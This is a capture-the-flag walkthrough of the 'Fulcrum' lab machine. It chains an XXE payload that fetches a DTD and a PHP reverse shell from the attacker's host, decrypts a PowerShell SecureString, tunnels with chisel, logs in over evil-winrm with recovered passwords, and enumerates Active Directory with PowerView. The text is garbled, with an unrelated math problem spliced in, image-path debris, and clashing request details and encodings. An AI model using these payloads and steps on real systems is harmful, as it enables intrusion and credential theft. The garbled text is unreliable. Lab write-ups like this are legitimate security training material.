

Fulcrum

Synopsis

Fulcrum requires multiple pivots between Linux and Windows, and focuses heavily on the use of PowerShell

Skills

- Knowledge of Linux
- Knowledge of Windows Active Directory
- Knowledge of PowerShell
- Exploiting XML external entities
- Exploiting file inclusion vulnerabilities
- Chaining exploits to increase the impact
- Bypassing restrictive network outbound rules
- Advanced remote enumeration techniques
- Multiple pivot techniques for Linux and Windows

Exploitation

As always we start with the nmap to check what services/ports are open

```
PORT      STATE SERVICE VERSION
4/tcp     open  http    nginx 1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48add5b83a9fbcbe7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_ http-title: Input string was not in a correct format.
|_ http-methods:
|   Potentially risky methods: TRACE
|_ http-server-header: nginx/1.18.0 (Ubuntu)
88/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: phpMyAdmin
9999/tcp  open  http    nginx 1.18.0 (Ubuntu)
|_ http-methods:
|   Potentially risky methods: TRACE
|_ http-title: Input string was not in a correct format.
|_ http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/22%OT=4%CT=1%CU=33014%PV=Y%DS=2%DC=T%G=Y%TM=6494EAA2
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3
OS:=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=F
OS:E88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=6%RID=6%RI
```

```
~# nmap -A 10.10.10.62 -p 56423
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-22 21:14 EDT
Nmap scan report for 10.10.10.62 (10.10.10.62)
Host is up (0.21s latency).


PORT      STATE SERVICE VERSION
56423/tcp open  http    nginx 1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
|_ http-server-header: Fulcrum-API Beta
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%),
Linux 2.6.17 (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 196.05 ms 10.10.14.1 (10.10.14.1)
2 195.07 ms 10.10.10.62 (10.10.10.62)
```

We can see multiple HTTP ports, among which 56423/HTTP is the most interesting

Let's open them all in the browser to check what we will get


4/HTTP port gave us a maintenance page with one parameter “page” (perfect opportunity for the injection attacks)



Under Maintance

Please [try again](#) later.

88/HTTP gave us a phpMyAdmin page (we don't have any credentials and all brute-force attempts failed)



80/HTTP - default IIS error page

10.10.10.62

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Server Error in '/' Application.

Input string was not in a correct format.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.FormatException: Input string was not in a correct format.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

[FormatException: Input string was not in a correct format.]
System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFormatInfo info, Boolean parseDecimal) +10170371
System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info) +207
System.Convert.ToInt32(String value, IFormatProvider provider) +55
Microsoft.SharePoint.WebControls.ItemHiddenVersion.OnLoad(EventArgs e) +439
System.Web.UI.Control.LoadRecursive() +66
System.Web.UI.Control.LoadRecursive() +191
System.Web.UI.Control.LoadRecursive() +191
System.Web.UI.Control.LoadRecursive() +191
System.Web.UI.Control.LoadRecursive() +191
System.Web.UI.Control.LoadRecursive() +191
System.Web.UI.Control.LoadRecursive() +191
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +2428

Version Information: Microsoft .NET Framework Version:2.0.50727.8762; ASP.NET Version:2.0.50727.8762

56423/HTTP - API page

10.10.10.62:56423

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JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

▼ Heartbeat:
Ping: Pong

After checking all of the web ports, the port 56423/HTTP -API has the biggest attack surface, so let’s start our exploitation from there

Send Cancel < >

Target: http://10.10.10.62:56423 HTTP/1

Request

Raw


1 GET / HTTP/1.1
2 Host: 10.10.10.62:56423
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: pmacollation=; pma_langren=; pma_collation_connection=utf8mb4_unicode_ci; phpMyAdminmainc8vdkfjk55uubuhw8u4
9 Upgrade-Insecure-Requests: 1
10
11

Response

Raw

1 HTTP/1.1 200 OK
2 Date: Fri, 21 Jun 2023 01:16:14 GMT
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Server: Falcou-API Beta
6 Content-Length: 31
7
8 {
9 "Heartbeat": {
10 "Ping": "Pong"
11 }
12 }


From there “Accept” header of our HTTP request we can learn that XML format is acceptable, what makes a perfect opportunity to perform XML injection attack



```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.10.62:56423
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: pmaCookieVer=5; pma_lang=en; pma_collation_connection=utf8mb4_unicode_ci; phpMyAdmin=manr8vdkfjkj5su8u8aeh0eu94
9 Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 23 Jun 2023 01:16:14 GMT
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Server: Fulcrum-API Beta
6 Content-Length: 31
7
8 {
9   "Heartbeat": {
10     "Ping": "Pong"
11   }
12 }
```

For exploitation, we change the HTTP method from GET-> POST and add XML injection payload to read the local files



```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.10.62:56423
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: pmaCookieVer=5; pma_lang=en; pma_collation_connection=utf8mb4_unicode_ci; phpMyAdmin=manr8vdkfjkj5su8u8aeh0eu94
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 109
11
12 <!DOCTYPE root [<!ENTITY % foo SYSTEM "http://10.10.14.8/simon.xml">%foo;%param1;]><root>
13 &thefile;
14 </root>
```

Our xml payload, will first organise connection to our attacker's machine to download a malicious file

```
(root@kali)-[~/Desktop/Boxes/Fulcrum.htb] ncg → HTTP/1.0 404
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [22/Jun/2023 21:26:12] "GET /simon.xml HTTP/1.0" 200 -
10.10.10.62 - - [22/Jun/2023 21:26:34] "GET /simon.xml HTTP/1.0" 200 -
```

And then on another HTTP listener we get base64 encoded content of the file from the target's machine

[illegible]

The above content after decoding

```
DA1NToxMDg6TGlidmlydCBRZW11LCwsOi92YXlrbGliL2xpYnZpcnQ6L3Vzci9zYmluL25vbG9naWw=
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

And we successfully perform XML injection attack and retrieved files from the target's machine

Next step is to get a reverse shell on the target by uploading and executing a malicious php code

We use the same XML payload as before (just changing what file should be downloaded from our attacker's machine)

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.10.62:56423
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: pmaCookieVer=5; pma_lang=en; pma_collation_connection=utf8mb4_unicode_ci; phpMyAdmin=manr8vdkfjkj5su8u8aeh0eu94
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 143
11
12 <!DOCTYPE root [<!ENTITY % foo SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.14.8/shell1">%foo;%param1;]><root>
    &thefile;
  </root>
13
```

Malicious PHP file was retrieved from the attacker's machine and automatically executed what gave us a reverse shell on the target

```
(root@kali)-[~/Desktop/Boxes/Fulcrum.htb]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [22/Jun/2023 21:36:37] "GET /shell.php HTTP/1.0" 200 -
```

```
nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.62] 52472
linux fulcrum 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
01:36:44 up 16:11, 0 users, load average: 2.41, 2.61, 2.62
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

1. **Problem Statement:** The problem is to find the maximum value of the function $f(x) = x^2 - 4x + 4$ over the interval $[0, 4]$.


```

(root@kali)-[/root]
PS> $1 = 'WebUser'

(root@kali)-[/root]
PS> $2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48' -split ','

(root@kali)-[/root]
PS> $3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHOAWgBvAFUALwBXAHEAcABKAfoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAADgANwAXADIAZgA1QAZAGYA0QBkADgANQAZADcAMQA3AGYA0QBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQAMwA4AGQA0AA2ADIAMgAzAGIAYgAxADMNAA='

(root@kali)-[/root]
PS> $4 = $3 | ConvertTo-SecureString -key $2

(root@kali)-[/root]
PS> $5 = New-Object System.Management.Automation.PSCredential ($1, $4)

(root@kali)-[/root]
PS> [System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($4))
>> ^C

(root@kali)-[/root]
PS> [System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($4))

```

Thanks to this we got a plain test password for a WebUser

Now, let's upload nmap to the target and check what other hosts are available in the internal network

```

Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.122.1 on http://0.0.0.0:8080
Host is up (0.00086s latency).
Not shown: 1177 closed ports
PORT      STATE SERVICE
4/tcp     open  unknown
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos
Nmap scan report for 192.168.122.228
Host is up (0.019s latency).
Not shown: 1181 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

```

We found another host - 192.168.122.228 (from the found file we know this host is called upload.fulcrum.local)

Let's scan all ports on that host

```

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-23 10:45 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating Ping Scan at 10:45
Scanning 192.168.122.228 [2 ports]
Completed Ping Scan at 10:45, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:45
Completed Parallel DNS resolution of 1 host. at 10:46, 11.46s elapsed
Initiating Connect Scan at 10:46
Scanning 192.168.122.228 [2 ports]
Discovered open port 5985/tcp on 192.168.122.228
Completed Connect Scan at 10:46, 1.28s elapsed (2 total ports)
Nmap scan report for 192.168.122.228
Host is up (0.018s latency).
PORT      STATE SERVICE
5985/tcp  open  unknown
5986/tcp  filtered unknown

```

And we see that we have two open ports 80/HTTP and 5985/WinRm, there is a chance we can get a shell on that host by using evil-winrm (we have credentials for WebUser) but first we need to perform port forwarding

Now we upload chisel on the target

```

www-data@fulcrum:/tmp$ ./chisel_linux client 10.10.14.8:4444 R:5985:192.168.122.228:5985 &
[2] 2749
www-data@fulcrum:/tmp$ 2023/06/23 10:55:49 client: Connecting to ws://10.10.14.8:4444
2023/06/23 10:55:50 client: Fingerprint c7:8e:79:97:6b:28:c3:c6:7f:aa:e4:9a:91:0f:3d:d6
2023/06/23 10:55:50 client: Connected (Latency 118.492659ms)
www-data@fulcrum:/tmp$

```

And we successfully performed port forwarding of 5985/WinRM to our attacker's machine

```

# nmap -v 127.0.0.1 -p 5985
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 06:56
Initiating SYN Stealth Scan at 06:56
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 5985/tcp on 127.0.0.1
Completed SYN Stealth Scan at 06:56, 0.03s elapsed (1 total)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000038s latency).
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-23 10:45
PORT 5985/tcp STATE SERVICE
5985/tcp open wsman
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
Completed Parallel DNS resolution of 1 hosts at 10:46, 11.4

```

Now, we use evil-winrm and credentials for WebUser to get a shell on the upload.fulcrum.local (192.168.122.228)

```

# ./evil-winrm -i 127.0.0.1 -u WebUser -p 'M4ngEmEntPa55'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\WebUser\Documents> whoami
webserver/webuser

```

And another machine got compromised

Enumeration of files and directories on the upload.fulcrum.local gave us LDAP credentials for another host dc.fulcrum.local

```

*Evil-WinRM* PS C:\inetpub\wwwroot> type web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
  <appSettings />
  <connectionStrings>
    <add connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local" name="ADServices" />
  </connectionStrings>
  <system.web>
    <membership defaultProvider="ADProvider">
      <providers>
        <add name="ADProvider" type="System.Web.Security.ActiveDirectoryMembershipProvider, System.Web, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" connectionStringName="ADConnString" connectionUsername="FULCRUM\LDAP" connectionPassword="PasswordForSearching123!" attributeMapUsername="SAMAccountName" />
      </providers>
    </membership>
  </system.web>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <clear />
      </customHeaders>
    </httpProtocol>
    <defaultDocument>
      <files>
        <clear />
        <add value="Default.asp" />
        <add value="Default.htm" />
        <add value="index.htm" />
        <add value="index.html" />
        <add value="iisstart.htm" />
      </files>
    </defaultDocument>
  </system.webServer>
</configuration>
*Evil-WinRM* PS C:\inetpub\wwwroot>

```

In order to use those ldap credentials to retrieve some information while being on the windows, we need to upload PowerView.ps1 to the target

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\WebUser\Desktop> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\WebUser\Desktop> $pass=ConvertTo-SecureString "PasswordForSearching123!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\WebUser\Desktop> $creds=New-Object System.Management.Automation.PSCredential("FULCRUM\LDAP",$pass)
*Evil-WinRM* PS C:\Users\WebUser\Desktop> Get-DomainUser -Credential $creds -DomainController dc.fulcrum.local

logoncount           : 6
badpasswordtime      : 12/31/1600 4:00:00 PM
description           : Built-in account for administering the computer/domain
distinguishedname     : CN=Administrator,CN=Users,DC=fulcrum,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 5/7/2022 11:56:07 PM
name                  : Administrator
objectsid             : S-1-5-21-1158016984-652700382-3033952538-500
samaccountname        : Administrator
logonhours            : {255, 255, 255, 255 ...}
admincount            : 1
codepage              : 0
samaccounttype        : USER OBJECT
```

And from the LDAP on dc.fulcrum.local we retrieved credentials from a user BTables and plain text password